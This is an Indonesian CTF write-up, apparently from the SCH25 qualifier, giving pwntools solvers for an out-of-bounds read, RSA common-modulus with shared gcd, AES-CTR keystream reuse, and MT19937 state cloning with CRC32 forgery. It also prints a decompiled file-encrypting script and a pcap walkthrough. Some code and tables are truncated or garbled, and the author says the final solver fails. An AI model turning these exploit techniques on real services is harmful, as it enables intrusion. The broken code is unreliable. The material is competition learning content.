Linux biasanya menaruh mmap anonim “turun” (mapping pertama lebih tinggi alamatnya). Karena v3 dialokasikan dulu, alamat v3 > buf dan biasanya letaknya bersebelahan page. Jadi kalau kita minta nbytes = (v3 - buf) + 0x64, output “Full Diagnostic Log” akan merambat dari buf melewati boundary ke dalam page v3 dan mencakup 0x64 byte flag.

Berikut solver.py:

```
Python
from pwn import *
import re

#io = process('./chall_patched')
io = remote('103.185.52.103', 2001)

def menu(x):
    io.sendlineafter(b'> ', str(x).encode())

# 1) Leak alamat
menu(5)
io.recvuntil(b'Aliens 1: ')
v3 = int(io.recvline().strip(), 16)
io.recvuntil(b'Aliens 2: ')
buf = int(io.recvline().strip(), 16)
log.info(f'v3={hex(v3)} buf={hex(buf)}')

# 2) Load flag ke v3
menu(2)
io.recvuntil(b'Message stored successfully')

# 3) Hitung nbytes untuk melintasi ke v3 dan ambil 0x64 byte flag
FLAG_LEN = 0x64
L = (v3 - buf) + FLAG_LEN
assert L > 0

# 4) Dump OOB dari buf hingga ke v3
menu(3)
io.sendlineafter(b'Enter log size: ', str(L).encode())
io.recvuntil(b'--- Full Diagnostic Log ---\n')
dump = io.recvuntil(b'\n--- End of Full Log ---', drop=True)
```

```
# 5) Ekstrak flag dari offset v3-buf
off = v3 - buf
flag_bytes = dump[off:off+FLAG_LEN]
try:
    print(flag_bytes.decode())
except:
    print(flag_bytes)

io.close()
```

Jika dijalankan:

Didapat flagnya

Flag: SCH25{Kur4ng_T4hU_Ju9A_Y4H_muNgKiN_SuaTu_s4At_b4KaL_When_Yh}

Forensics

Mistakez

100

Keke menjadi admin sebuah web pemesanan makanan. Tetapi tiba - tiba Keke tidak bisa login ke akun admin, setelah diperiksa ternyata password akun admin telah berubah. Hal ini terjadi karena Keke tidak memeriksa kembali aturan dari edit profil.

Tolong bantu Keke menemukan username milik user yang mengganti password dari akun admin

Format flag :

SCH25{Username milik user yang mengganti password dari akun admin}

contoh : username = baba12345 maka isi flag seperti ini : SCH25{baba12345}

Author: Afel

Dikasi pcapng, disuruh cari tau yang ganti pass akun admin, tinggal follow ae http streamnya ampe ketemu.

trp.stream eq 51

No.	Time	Source	Content
1142	132.285457	114.5.111.193	10.0.0.4
1143	132.285501	114.5.111.193	114.5.111.193
1146	132.335080	114.5.111.193	10.0.0.4
1427	164.321431	114.5.111.193	114.5.111.193
1428	164.364012	114.5.111.193	10.0.0.4
1431	166.341786	114.5.111.193	10.0.0.4
1432	166.341838	114.5.111.193	10.0.0.4
1433	166.418127	114.5.111.193	10.0.0.4
1434	166.473918	114.5.111.193	10.0.0.4
1443	169.121431	114.5.111.193	10.0.0.4
1444	169.121483	114.5.111.193	10.0.0.4
1445	169.122584	114.5.111.193	10.0.0.4
1446	169.203938	114.5.111.193	10.0.0.4
1447	169.253246	114.5.111.193	10.0.0.4
1448	169.253519	114.5.111.193	10.0.0.4
1449	169.353931	114.5.111.193	10.0.0.4
1460	174.258468	114.5.111.193	10.0.0.4
1461	174.364005	114.5.111.193	10.0.0.4
1462	178.023975	114.5.111.193	10.0.0.4

Flag: SCH25{InfokanCaraMembantaiETS}

Sad Urara

100

Suatu hari, Haru Urara sedang berlatih untuk pertandingan terakhir di hidup dia. Urara ingin melihat notes yang dia simpan mengenai kompetisi yang akan dia ikuti... namun file tersebut tidak dapat diakses... sehingga Urara sedih sekali karena tidak dapat mengetahui detail kompetisi tersebut apa... Apakah anda bisa bantu Haru Urara untuk recover file yang corrupt?

RIP Haru Urara

Author: Rev

Dikasi image file ubuntu, di home/urara/trophy_case ada hint yang bilang kalau ada file extension di dalam special_training.umapyon, dari magic numbernya jelas ELF. Coba tes ada python atau ga, ternyata ada

```
llcxmn@llcxmn:/mnt/c/users/aabdi/ctf$ strings special_training.umapyon | grep "python"
%$/python%$.%d.%d/lib-dynload
pyi-python-flag
Failed to set python home path: %s
Failed to pre-initialize embedded python interpreter!
Failed to set python home path!
Failed to allocate PyConfig structure! Unsupported python version?
Failed to start embedded python interpreter: %s
Failed to start embedded python interpreter!
b_cffi_backend.cpython-313-x86_64-linux-gnu.so
bpython3.13.so.1.0
bpython3.13/lib-dynload/_asyncio.cpython-313-x86_64-linux-gnu.so
bpython3.13/lib-dynload/_bisect.cpython-313-x86_64-linux-gnu.so
```

tinggal extract pyc pake pyinstxtractor

base_library	18/10/2025 10:02	Compressed (zipp...)	1.370 KB
MCEZEEHLVQ	18/10/2025 10:02	Compiled Python ...	3 KB
pyi_rth_inspect	18/10/2025 10:02	Compiled Python ...	3 KB
pyi_rth_multiprocessing	18/10/2025 10:02	Compiled Python ...	2 KB
pyi_rth_pkgutil	18/10/2025 10:02	Compiled Python ...	2 KB
pyi_rth_Setuptools	18/10/2025 10:02	Compiled Python ...	1 KB
pyiboot01_bootstrap	18/10/2025 10:02	Compiled Python ...	2 KB
pyimod01_archive	18/10/2025 10:02	Compiled Python ...	5 KB
pyimod02_importers	18/10/2025 10:02	Compiled Python ...	32 KB
pyimod03_ctypes	18/10/2025 10:02	Compiled Python ...	7 KB
PYZ	18/10/2025 10:02	Python Zip Applic...	4.126 KB
struct	18/10/2025 10:02	Compiled Python ...	1 KB
_cffi_backend.cpython-313-x86_64-lin...	18/10/2025 10:02	SO File	181 KB
libbz2.so.1.0	18/10/2025 10:02	0 File	73 KB
libcrypto.so.3	18/10/2025 10:02	3 File	5.572 KB
libexpat.so.1	18/10/2025 10:02	1 File	170 KB
total	18/10/2025 10:02	0 File	17 KB

Satu-satunya file yang memiliki nama obfuscated itu [MCEZEEHLVQ.py](#), coba decompile pylingual.

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: MCEZEEHLVQ.py
# Bytecode version: 3.13.0rc3 (3571)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import binascii as B7B4B8B3B6B1B6B6BfB
from pathlib import Path as B7B8B6BcB6B3B7B1B4B
from Crypto.Cipher import AES as B7B5B8B7B2B6B8B9B
from Crypto.Util.Padding import pad as B8B1B6B5B6B7B4B2B
B4B8B4B3B5B3B4B7B6B1B = ['home/urara/trophy_case']
B5B7B6B8B6B1B6B9B =
bytes.fromhex('00112233445566778899aabbccddeeff00112233445566778899aabbccddeeff')
B6B7B6B1B7B2B6B5B = bytes.fromhex('0102030405060708090a0b0c0d0e0f10')
B7B3B6B7B6BfB6BfB6BfB = B7B5B8B7B2B6B8B9B.block_size
B6BfB6BfB6BfB6BfB7B7B = bytes.fromhex('554d415f454e43525950544544')

def B6B7B5B8B6B2B7B3B6BdB(B7B2B6B7B6B3B6BfB: bytes, B5B6B8B6B3B5B6BcB: bytes,
B6B7B6B2B8B5B7B8B: bytes) -> bytes:
    B6B5B8B7B6B1B7B3B6B = B7B5B8B7B2B6B8B9B.new(B5B6B8B6B3B5B6BcB,
B7B5B8B7B2B6B8B9B.MODE_CBC, iv=B6B7B6B2B8B5B7B8B)
```

```

B4B7B8B1B6B3B6B7B2B =
B6B5B8B7B6B1B7B3B6B.encrypt(B8B1B6B5B6B7B4B2B(B7B2B6B7B6B3B6BFb,
B7B3B6B7B6BfB6BfB6BfB))
    return B6BfB6BfB6BfB6BfB7B7B + B4B7B8B1B6B3B6B7B2B

def B6B5B8B6B3B7B2B6BcB(B7B6B1B7B8B6BcB5B: B7B8B6BcB6B3B7B1B4B,
B5B6B7B3B6B8B5B7B: bytes, B6B8B3B6B9B6B2B6B: bytes):
    B6B1B6B3B7B4B6B7B = B7B6B1B7B8B6BcB5B.with_suffix(B7B6B1B7B8B6BcB5B.suffix +
'.uma')
    if B6B1B6B3B7B4B6B7B.exists():
        pass
    return None

def B6B3B6B7B6B5B7B8B9B(B6B7B2B6B3B6B5B3B6B, B6B7B3B6B4B6B7B6B9B,
B6B7B1B6B9B6B8B6BcB):
    for B7B8B6B3B6B5B7B4B in B6B7B2B6B3B6B5B3B6B:
        B7B3B6B8B6BcB5B7B1B = B7B8B6BcB6B3B7B1B4B(B7B8B6B3B6B5B7B4B)
        if not B7B3B6B8B6BcB5B7B1B.exists():
            continue
        for B6B3B6B1B7B2B6B5B in B7B3B6B8B6BcB5B7B1B.glob('*'):
            if not B6B3B6B1B7B2B6B5B.isfile():
                continue
            B6B5B8B6B3B7B2B6BcB(B6B3B6B1B7B2B6B5B, B6B7B3B6B4B6B7B6B9B,
B6B7B1B6B9B6B8B6BcB)
            continue

def B6B8B6B7B6BcB6B3B6B():
    B6B3B6B7B6B5B7B8B9B(B4B8B4B3B5B3B4B7B6B1B, B5B7B6B8B6B1B6B9B,
B6B7B6B1B7B2B6B5B)
    print('[done]')
if __name__ == '__main__':
    B6B8B6B7B6BcB6B3B6B()

```

Intinya, nge enkrip pake AES-CBC tapi key ama IV terpampang jelas, nanti file yang keenkrip ekstensinya .uma. File yang memiliki ekstensi serupa ada di home/urara/trophy_case. Coba satu-satu, flagnya ada di dream_trophy

```

from pathlib import Path
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

```

```
import binascii
import sys
import traceback

KEY_HEX = "00112233445566778899aabbccddeeff00112233445566778899aabbccddeeff"
IV_HEX = "0102030405060708090a0b0c0d0e0f10"

KEY = binascii.unhexlify(KEY_HEX)
IV = binascii.unhexlify(IV_HEX)

def decrypt_one(path: Path) -> bytes:
    raw = path.read_bytes()
    if len(raw) <= 13:
        return b""
    ct = raw[13:]
    try:
        cipher = AES.new(KEY, AES.MODE_CBC, IV)
        pt = cipher.decrypt(ct)
        try:
            pt = unpad(pt, AES.block_size)
        except ValueError:
            pass
        return pt
    except Exception:
        return b""

for f in Path('.').rglob('*.*ma'):
    try:
        out = f.with_suffix('')
        pt = decrypt_one(f)
        out.write_bytes(pt)
        print(f"{f} -> {out} ({len(pt)} bytes)")
    except Exception:
        print(f"Skipping {f} due to error.", file=sys.stderr)
```

SCH25{debe654149e5a20c0f117c7a1feb57bf4d684f2b802f7986732e4e5401793b6
9}

Crypto

commodo

100

En, Pi, dan Si are best friends, but not all of them like each other.

Author: ntepp

nc 103.185.52.103 3001

Dikasi file [chall.py](#), isinya kek gini

```
import os
import base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util import number

flag_env = os.environ.get("CHALL_FLAG")
flag_bytes = flag_env.encode()

g = 5
e1_prime = 65537
e2_prime = 48611

key_params = RSA.generate(2048)
n = key_params.n
e1 = g * e1_prime
e2 = g * e2_prime

key_en = RSA.construct((n, e1))
key_si = RSA.construct((n, e2))

pem_en = key_en.export_key().decode()
pem_si = key_si.export_key().decode()
```

```
bits = 1024
p_pi = number.getPrime(bits)
q_pi = p_pi
while True:
    q_pi += 2
    if number.isPrime(q_pi) and q_pi.bit_length() == bits and q_pi != p_pi:
        break
n_pi = p_pi * q_pi
e_pi = 65537
key_pi = RSA.construct((n_pi, e_pi))
pem_pi = key_pi.export_key().decode()

decoy_message = b"Maybe there's something common between two other keys?"
m_decoy = int.from_bytes(decoy_message, "big")
c_decoy = pow(m_decoy, key_pi.e, key_pi.n)

aes_key = os.urandom(16)
cipher_aes = AES.new(aes_key, AES.MODE_CBC)
encrypted_flag = cipher_aes.encrypt(pad(flag_bytes, AES.block_size))
iv = cipher_aes.iv
iv_and_ct = iv + encrypted_flag

m = int.from_bytes(aes_key, "big")
c1 = pow(m, key_en.e, key_en.n)
c2 = pow(m, key_si.e, key_si.n)

parts = []
parts.append("== publickey_en.pem ==")
parts.append(pem_en)
parts.append("\n== publickey_si.pem ==")
parts.append(pem_si)
parts.append("\n== publickey_pi.pem ==")
parts.append(pem_pi)

parts.append("\n== key_for_en.enc ==")
parts.append(int_to_b64(c1))
parts.append("\n== key_for_si.enc ==")
parts.append(int_to_b64(c2))
parts.append("\n== key_for_pi.enc ==")
```

```

parts.append(int_to_b64(c_decoy))

parts.append("\n==== flag.enc ===")
parts.append(base64.b64encode(iv_and_ct).decode())

return "\n".join(parts).encode()

```

Tinggal lempar ke llm tercinta, suru jelasin itu ngapain,

Program:

- Mengambil **flag** dari environment variable.
- Mengenkripsi flag dengan **AES-CBC** menggunakan kunci AES acak 16 byte.
- Kunci AES itu (16 byte) dikonversi ke integer **m** lalu **dienkripsi dua kali** dengan *satu modulus n yang sama* tapi **dua eksponen publik berbeda e1** dan **e2**. Hasilnya (dua ciphertext) ditulis ke output bersama public key PEM.
- Ada juga sebuah decoy RSA (dengan modulus **n_pi** yang dibuat dari dua prima yang sangat berdekatan) dan sebuah cipher decoy dari pesan biasa.
- Output yang diberikan ke peserta: **publickey_en.pem**, **publickey_si.pem**, **publickey_pi.pem**, **key_for_en.enc**, **key_for_si.enc**, **key_for_pi.enc** (decoy), dan **flag.enc** (AES IV + ciphertext, base64).

Jadi tujuan chall: kembalikan AES key dari dua ciphertext RSA yang menggunakan modulus sama tapi eksponen yang bermasalah, lalu dekripsi AES untuk mendapat flag

Solusi:

- Ambil file dari chall: **publickey_en.pem**, **publickey_si.pem**, **key_for_en.enc**, **key_for_si.enc**, **flag.enc**.
- Parse nilai RSA: ambil **n**, **e1** dari **publickey_en.pem** dan **e2** dari **publickey_si.pem**.
- Konversi ciphertext: **c1 = b64_to_int(key_for_en.enc)**, **c2 = b64_to_int(key_for_si.enc)**.
- Hitung **g**, **a**, **b = egcd(e1, e2)** (extended GCD) sehingga **a*e1 + b*e2 = g**.
- Catatan penting: di chall **g = 5** (eksponen berbagi faktor), dan AES key **m** hanya 16 byte sehingga **$m^g < n$** .

- Hitung $m_g = (c1^a * c2^b) \bmod n$ (jika a/b negatif gunakan invers modular dulu).
- Karena $m^g < n$, m_g adalah integer tepat sama dengan m^g .
- Ambil akar pangkat- g : $m = \text{iroot}(g, m_g)$ dan verifikasi $m^g == m_g$.
- Konversi m ke kunci AES: $\text{aes_key} = m.\text{to_bytes}(16, 'big')$.
- Decode `flag.enc` → pisah `iv = first 16 bytes, ct = rest`.
- Dekripsi AES-CBC dengan `aes_key` dan `iv`, lalu `unpad` untuk mendapatkan flag.

Berikut solpernya

```
import pwn
import base64
import re
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Util import number

def b64_to_int(s):
    cleaned_s = re.sub(r'\s', '', s)
    decoded_bytes = base64.b64decode(cleaned_s)
    return int.from_bytes(decoded_bytes, 'big')

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def iroot(k, n):
    if n < 0:
        return None
    low = 0
    high = n + 1
    while low + 1 < high:
        mid = (low + high) // 2
        if mid**k <= n:
```

```

        low = mid
    else:
        high = mid
    return low

HOST = "103.185.52.103"
PORT = 3001

try:
    conn = pwn.remote(HOST, PORT)
    data = conn.recvall().decode('utf-8')
    conn.close()

    pem_en = re.search(r"== publickey_en.pem ==\s(-----BEGIN PUBLIC KEY-----.+?-----END PUBLIC KEY-----)", data, re.DOTALL).group(1)
    pem_si = re.search(r"== publickey_si.pem ==\s(-----BEGIN PUBLIC KEY-----.+?-----END PUBLIC KEY-----)", data, re.DOTALL).group(1)

    c1_b64 = re.search(r"== key_for_en.enc ==\s+(.+) \s+==",
key_for_si.enc ==", data, re.DOTALL).group(1)
    c2_b64 = re.search(r"== key_for_si.enc ==\s+(.+) \s+==",
key_for_pi.enc ==", data, re.DOTALL).group(1)
    flag_enc_b64 = re.search(r"== flag.enc ==\s+(.+) ", data,
re.DOTALL).group(1)

    key_en = RSA.import_key(pem_en)
    key_si = RSA.import_key(pem_si)

    n = key_en.n
    e1 = key_en.e
    e2 = key_si.e
    c1 = b64_to_int(c1_b64)
    c2 = b64_to_int(c2_b64)
    iv_and_ct = base64.b64decode(flag_enc_b64.strip())
    g, a, b = egcd(e1, e2)

    print(f"[+] gcd(e1, e2) = {g}")
    if g != 5:
        print(f"[-] WARNING: Expected gcd of 5, but got {g}. Attack may fail.")

```

```

m_g = (pow(c1, a, n) * pow(c2, b, n)) % n
print(f"[+] Calculated m^{g} mod n.")

m_int = iroot(g, m_g)

if m_int**g != m_g:
    print("[-] FAILED: Could not find the exact integer root.
Exiting.")
    exit()

print(f"[+] Found integer {g}-th root. Recovered 'm'.")
aes_key = m_int.to_bytes(16, 'big')
print(f"[+] Recovered AES key (hex): {aes_key.hex()}")

iv = iv_and_ct[:16]
encrypted_flag = iv_and_ct[16:]

# Decrypt
cipher_aes = AES.new(aes_key, AES.MODE_CBC, iv=iv)
padded_flag = cipher_aes.decrypt(encrypted_flag)

# Unpad
flag = unpad(padded_flag, AES.block_size)
print(f"[+] FLAG: {flag.decode()}")

```

except Exception as e:

```

print(f"\n[!] An error occurred: {e}")

```

```

└─(global)(gafnaa㉿LAPTOP-ATH2MUIG)-[ /mnt/d/CTF/schematics-2025/qual/commodo ]
$ python3 solve.py
[+] Opening connection to 103.185.52.103 on port 3001: Done
[+] Receiving all data: Done (2.60KB)
[*] Closed connection to 103.185.52.103 port 3001
[+] gcd(e1, e2) = 5
[+] Calculated m^5 mod n.
[+] Found integer 5-th root. Recovered 'm'.
[+] Recovered AES key (hex): b512ca1332babe34e30b1fe6bf8c7f65
[+] FLAG: SCH25{b4ng_p15_b4ng_p3ng3n_m3n4ng_3np151_c3733f}

```

Flag: SCH25{b4ng_p15_b4ng_p3ng3n_m3n4ng_3np151_c3733f}

rtcsea

100

Read the challenge name carefully!!!

Author: eliiiiii11

Challnya membuat enkripsi AES-CTR dengan single key (KEY = os.urandom(16)) tetapi setiap panggilan encrypt() memulai counter CTR dari nilai yang sama (karena Counter.new(128) dipanggil tanpa nonce/IV berbeda). Akibatnya semua enkripsi memakai keystream CTR yang sama dari awal. File output.txt berisi beberapa ciphertext (hex) satu per baris: pertama beberapa ciphertext yang merupakan potongan-potongan flag (masing-masing 4 byte), lalu satu ciphertext yang merupakan enkripsi dari file plaintext.txt yang kita ketahui (known_plaintext), lalu beberapa baris noise acak.

Ambil satu baris ciphertext diduga adalah enkripsi dari plaintext.txt (harus \geq panjang plaintext), hitung keystream dengan keystream = ct_candidate[:len(known)] XOR known_plaintext, lalu dekripsi semua baris lain dengan pt = ct XOR keystream[:len(ct)];

```
import sys
import string

def is_printable(b):
    return all(32 <= x < 127 for x in b)

def score_bytes(b):
    if len(b) == 0:
        return 0.0
    return sum(1 for x in b if 32 <= x < 127) / len(b)

def xor_bytes(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def attempt_recover(output_hex_lines, known_plaintext):
    cts = [bytes.fromhex(l.strip()) for l in output_hex_lines if l.strip()]
    results = []
    for idx, candidate_ct in enumerate(cts):
```

```

if len(candidate_ct) < len(known_plaintext):
    continue
    keystream = xor_bytes(candidate_ct[:len(known_plaintext)],
known_plaintext)
decrypted = []
printable_count = 0
flagged_lines = []
for j, ct in enumerate(cts):
    ks_part = keystream[:len(ct)]
    pt = xor_bytes(ct, ks_part)
    s = None
    try:
        s = pt.decode('utf-8', errors='replace')
    except:
        s = repr(pt)
    sc = score_bytes(pt)
    decrypted.append((j, ct.hex(), pt, s, sc))
    if sc > 0.75:
        printable_count += 1
    if b'flag' in pt.lower() or b'FLAG' in pt or b'{' in pt or b'}' in
pt:
        flagged_lines.append((j, s))
results.append({
    'candidate_index': idx,
    'printable_count': printable_count,
    'flagged_lines': flagged_lines,
    'decrypted': decrypted
})
results.sort(key=lambda r: (len(r['flagged_lines'])>0, r['printable_count']),
reverse=True)
return results

def pretty_print_results(results, top=5):
    for r in results[:top]:
        for j, hexct, pt, s, sc in r['decrypted']:
            marker = ""
            print(f"{j:02d}: {s!r} [{sc:.2f}] {marker}")
    print("\n")

```

```

with open("output.txt","r") as f:
    out_lines = f.readlines()
with open("plaintext.txt","rb") as f:
    known_plaintext = f.read().strip()

results = attempt_recover(out_lines, known_plaintext)
pretty_print_results(results, top=6)

```

```

00: 'SCH2' [1.00]
01: '5(r3' [1.00]
02: 'u53d' [1.00]
03: '_k3Y' [1.00]
04: '_4TT' [1.00]
05: '4cK)' [1.00]
06: "Since you've gone, I've been lost without a trace. I'll be watching you. Every move you make and every vow you break." [1.00]
07: '¶Tx1fs' [0.50]
08: '¶\x10¶' [0.00]
09: '¶A3/' [0.75]

```

Flag: SCH25{r3u53d_k3Y_4TT4cK}

Kebut Semalam

323

familiar? tolong jangan dihujat bg pls

Author: idzoyy

nc 103.185.52.103 3004

Diberikan sebuah file python yang berisi:

Python

```

from Crypto.Cipher import Salsa20
from Crypto.Util.number import bytes_to_long, long_to_bytes
import random as rng
import ast
from secrets import token_bytes
from zlib import crc32
import hashlib
import os

```



```

except:
    print('Invalid data. Aborting!')


def menu():
    print('[G]et ticket')
    print('[I]nsert ticket')
    print('[Q]uit')


def main():
    print('Ready?, Get your ticket here!!\n')
    OTP = hex(rng.getrandbits(32))[2:]
    while True:
        menu()
        option = input('\n> ').upper()

        if option == 'G':
            team_name = input('Your team name: ')
            if len(team_name) > 5:
                print('Team name too long!!\n')
                continue
            encrypt_ticket(team_name,OTP)
            OTP = hex(rng.getrandbits(32))[2:]

        elif option == 'I':
            ticket = input('Your encrypted ticket (hex): ')
            if(read_ticket(ticket,OTP) == 0):
                exit(0)

        elif option == 'Q':
            exit(0)

        else:
            print('Invalid option!!\n')

if __name__ == '__main__':
    main()

```

Poin-poin krusial:

- Format tiket saat dibuat: b"team_name}-{crc32(team_name)}" → dua bagian.

- Saat diverifikasi: dicek `len(parsed) == 3` dan `parsed[-1] == OTP`. Artinya, kalau `team_name` sendiri mengandung satu tanda minus, maka `split(b'')` jadi 3 bagian:
 - `[bagian0_dari_teamname, bagian1_dari_teamname, crc32]`
 - Asalkan `crc32(team_name) == OTP`, cek lulus.
 - Batas input: `len(team_name) <= 5` → kita pilih format 5 char: `'-' + (4 ASCII)`.

Timing OTP:

- Di [G] server mencetak OTP saat ini (sebut `Y_i`), lalu mengganti OTP = `rng.getrandbits(32)` ke `Y_{i+1}`.
- Di [I] server membandingkan dengan OTP saat ini, yaitu `Y_{i+1}`. Jadi target kita adalah OTP sesudah [G] terakhir.

Strategi exploit:

1. Clone MT19937 dari OTP: Kumpulin 624 outpu OTP biar bisa ngedukun OTP masa depan
2. Sinkronisasi satu langkah: prediksi nilai printed berikutnya (`Y_624`), lakukan sekali [G], dan pastikan cocok.
3. Pencarian target & pemalsuan CRC: Untuk setiap langkah ke depan, modelkan satu [G] sebagai:
 - `printed = scan.rand32(): Y_i` (yang akan dicetak).
 - `target = scan.rand32(): Y_{i+1}` (yang akan dipakai saat [I]) Cari target yang bisa kita capai dengan `team_name='-' + Q`, di mana Q adalah 4 byte ASCII sehingga:

$$\text{crc32}(b'-' + Q) == \text{target}$$

Ini diselesaikan tanpa brute-force dengan membalik CRC32 untuk blok 4 byte:

- Gunakan sifat incremental CRC32: `crc32(Q, cur)` dengan `cur = crc32(prefix)`.
 - Bentuk peta linear $L: \{0,1\}^{32} \rightarrow \{0,1\}^{32}$ untuk efek CRC32 dari 4 byte, hilangkan bagian affine ($\wedge \text{crc32(zeros)}$), invers via eliminasi Gauss GF(2).
 - Hitung $Q = L^{-1}(\text{target} \wedge \text{crc32(zeros, cur)})$.
 - Filter Q agar ASCII printable dan bukan '-'.
4. Eksekusi:
 - Lakukan s kali [G] dummy (untuk memajukan RNG).
 - Lakukan satu [G] lagi dengan `team_name` hasil forging (ini membuat OTP current menjadi target).
 - Langsung [I] kirim tiket yang barusan kita terima → validasi lolos → FLAG.

Berikut solver.py:

Python

```
from pwn import *
import zlib, re

context.log_level = "debug"

# ===== MT19937 clone (fix untemper)
=====

def unshift_right_xor(y, shift):
    """Undo y = x ^ (x >> shift) - proses dari MSB ke LSB."""
    x = 0
    for i in range(31, -1, -1):
        xi = ((y >> i) & 1) ^ ((x >> (i + shift)) & 1 if i + shift <= 31 else 0)
        x |= xi << i
    return x

def unshift_left_xor_mask(y, shift, mask):
    """Undo y = x ^ ((x << shift) & mask) - proses dari LSB ke MSB."""
    x = 0
    for i in range(32):
        masked = ((x << shift) & mask) >> i
        xi = ((y >> i) & 1) ^ (masked & 1)
        x |= xi << i
    return x

def mt_untemper(y):
    y &= 0xffffffff
    y = unshift_right_xor(y, 18)
    y = unshift_left_xor_mask(y, 15, 0xEFC60000)
    y = unshift_left_xor_mask(y, 7, 0x9D2C5680)
    y = unshift_right_xor(y, 11)
    return y & 0xffffffff

class MT19937:
    def __init__(self, state_words):
        assert len(state_words) == 624
        self.mt = state_words[:]
        self.index = 624

    def _twist(self):
        for i in range(624):
            y = (self.mt[i] & 0x80000000) | (self.mt[(i+1) % 624] & 0x7fffffff)
            self.mt[i] = self.mt[(i + 397) % 624] ^ (y >> 1)
```

```

        if y & 1:
            self.mt[i] ^= 0x9908B0DF
        self.index = 0

    def rand32(self):
        if self.index >= 624:
            self._twist()
        y = self.mt[self.index]
        self.index += 1
        # temper (sama seperti CPython random)
        y ^= (y >> 11)
        y ^= (y << 7) & 0x9D2C5680
        y ^= (y << 15) & 0xEFC60000
        y ^= (y >> 18)
        return y & 0xffffffff

# ====== CRC32 4-byte inversion (sudah benar)
=====

    def build_crc32_inv():
        base = zlib.crc32(b'\x00' * 4) & 0xffffffff
        cols = []
        for i in range(32):
            e = (1 << i).to_bytes(4, 'little')
            cols.append((zlib.crc32(e) ^ base) & 0xffffffff)

        A = cols[:]
        B = [1 << i for i in range(32)]
        pivot_row_for_bit = [-1] * 32
        row = 0

        for bit in range(31, -1, -1):
            piv = None
            for j in range(row, 32):
                if (A[j] >> bit) & 1:
                    piv = j; break
            if piv is None:
                continue
            A[row], A[piv] = A[piv], A[row]
            B[row], B[piv] = B[piv], B[row]
            pivot_row_for_bit[bit] = row
            for k in range(32):
                if k != row and ((A[k] >> bit) & 1):
                    A[k] ^= A[row]
                    B[k] ^= B[row]

```

```

        row += 1
        if row == 32: break

    if row != 32:
        raise RuntimeError("CRC matrix rank < 32 (tidak terduga)")

    invLUT = [0]*32
    for bit in range(32):
        r = pivot_row_for_bit[bit]
        if r == -1:
            raise RuntimeError(f"Tidak ada pivot untuk bit {bit}")
        invLUT[bit] = B[r]
    return invLUT

CRC_INV_LUT = build_crc32_inv()

def forge_team_name_for_target_crc(target_crc):
    """Cari team_name = '-' + Q (len 5, printable) s.t. crc32(team_name) ==
target_crc."""
    prefix = b'-' + b'\x00'*4
    cur = zlib.crc32(prefix) & 0xffffffff
    shifted = zlib.crc32(b'\x00'*4, cur) & 0xffffffff
    need = target_crc ^ shifted
    x = 0
    for i in range(32):
        if (need >> i) & 1:
            x ^= CRC_INV_LUT[i]
    Q = x.to_bytes(4, 'little')
    if all(32 <= b <= 126 and b != 0x2d for b in Q):
        return ('-' + Q.decode('ascii'))
    return None

# ===== IO helpers =====
OTP_RE = re.compile(r'Team OTP:\s*[0-9a-fA-F]+')

def do_get(io, team_name='a-a'):
    io.sendlineafter(b'>> ', b'G')
    io.sendlineafter(b'Your team name: ', team_name.encode())
    line = io.recvline_regex(br'Your encrypted ticket is: .*')
    ticket_hex = line.strip().split(b':', 1)[1].strip().decode()
    line2 = io.recvline_regex(br'Team OTP:\s*[0-9a-fA-F]+')
    otp_hex = OTP_RE.search(line2.decode()).group(1).lower()
    # konsumsi menu sampai prompt (biar buffer rapi)
    io.recvuntil(b'>> ')

```

```

        io.unrecv(b'>> ')
        return ticket_hex, otp_hex

def do_insert(io, ticket_hex):
    io.sendlineafter(b'>> ', b'I')
    io.sendlineafter(b'Your encrypted ticket (hex): ', ticket_hex.encode())
    out = b""
    try:
        out += io.recvline(timeout=1) or b""
        out += io.recv(timeout=1) or b""
    except EOFError:
        pass
    return out

# ===== main exploit =====
def solve(host, port):
    io = remote(host, port)
    io.recvuntil(b'Ready?, Get your ticket here!!!')

    # 1) Kumpulkan 624 OTP yang dicetak (Y0..Y623)
    outputs = []
    for _ in range(624):
        _, otp = do_get(io)
        outputs.append(int(otp, 16))

    # 2) Clone MT
    state_words = [mt_untemper(y) for y in outputs]
    scan = MT19937(state_words[:])

    # 2.5) Sanity: prediksi printed berikutnya harus cocok
    predicted_next_printed = scan.rand32() # Y624
    tick, real_next_printed_hex = do_get(io) # ini memajukan server sekali -->
print Y624
    real_next_printed = int(real_next_printed_hex, 16)
    if real_next_printed != predicted_next_printed:
        log.failure(f"Desync setelah clone:")
predicted={predicted_next_printed:08x}, real={real_next_printed:08x}")
        return
    # sekarang state server = Y625 (current OTP); state scan sudah mengonsumsi
Y624.
    # jadi target untuk [I] setelah satu G lagi adalah scan.rand32()

    # 3) Cari pasangan (printed, target) ke depan
chosen_name = None

```

```

chosen_target = None
printed_expect = None
steps_ahead = None

for s in range(0, 4000):
    printed = scan.rand32()    # akan DICETAK pada G mendatang
    target  = scan.rand32()    # akan jadi OTP SAATINI setelah G tersebut
(dipakai di [I])
    name = forge_team_name_for_target_crc(target)
    if name:
        steps_ahead = s
        chosen_name = name
        chosen_target = target
        printed_expect = printed
        break

if chosen_name is None:
    log.failure("Tidak menemukan team_name printable di window scan.")
    return

log.info(f"Chosen name='{chosen_name}' ; target(after
G)={chosen_target:08x} ; steps_ahead={steps_ahead}")

# 4) Maju s kali G dummy
for _ in range(steps_ahead):
    do_get(io)

# 5) G khusus pakai nama pilihan
ticket_hex, printed_prev = do_get(io, chosen_name)
log.info(f"Server printed prev OTP={printed_prev} ; expected
printed={printed_expect:08x}")
assert (zlib.crc32(chosen_name.encode()) & 0xffffffff) == chosen_target

# 6) INSERT
out = do_insert(io, ticket_hex)
print(out.decode(errors='ignore'))

io.close()

if __name__ == "__main__":
    solve("103.185.52.103", 3004)

```

Jika dijalankan harusnya didapat flagnya, tapi sekarang malah ga work :(
<https://chatgpt.com/share/68f48791-3fc4-8010-b934-30c454617a89>):

Flag:

SCH25{maaf_chall_jelek_karena_gada.ide_niatnya_benerin_unintended_chall_ytt
a}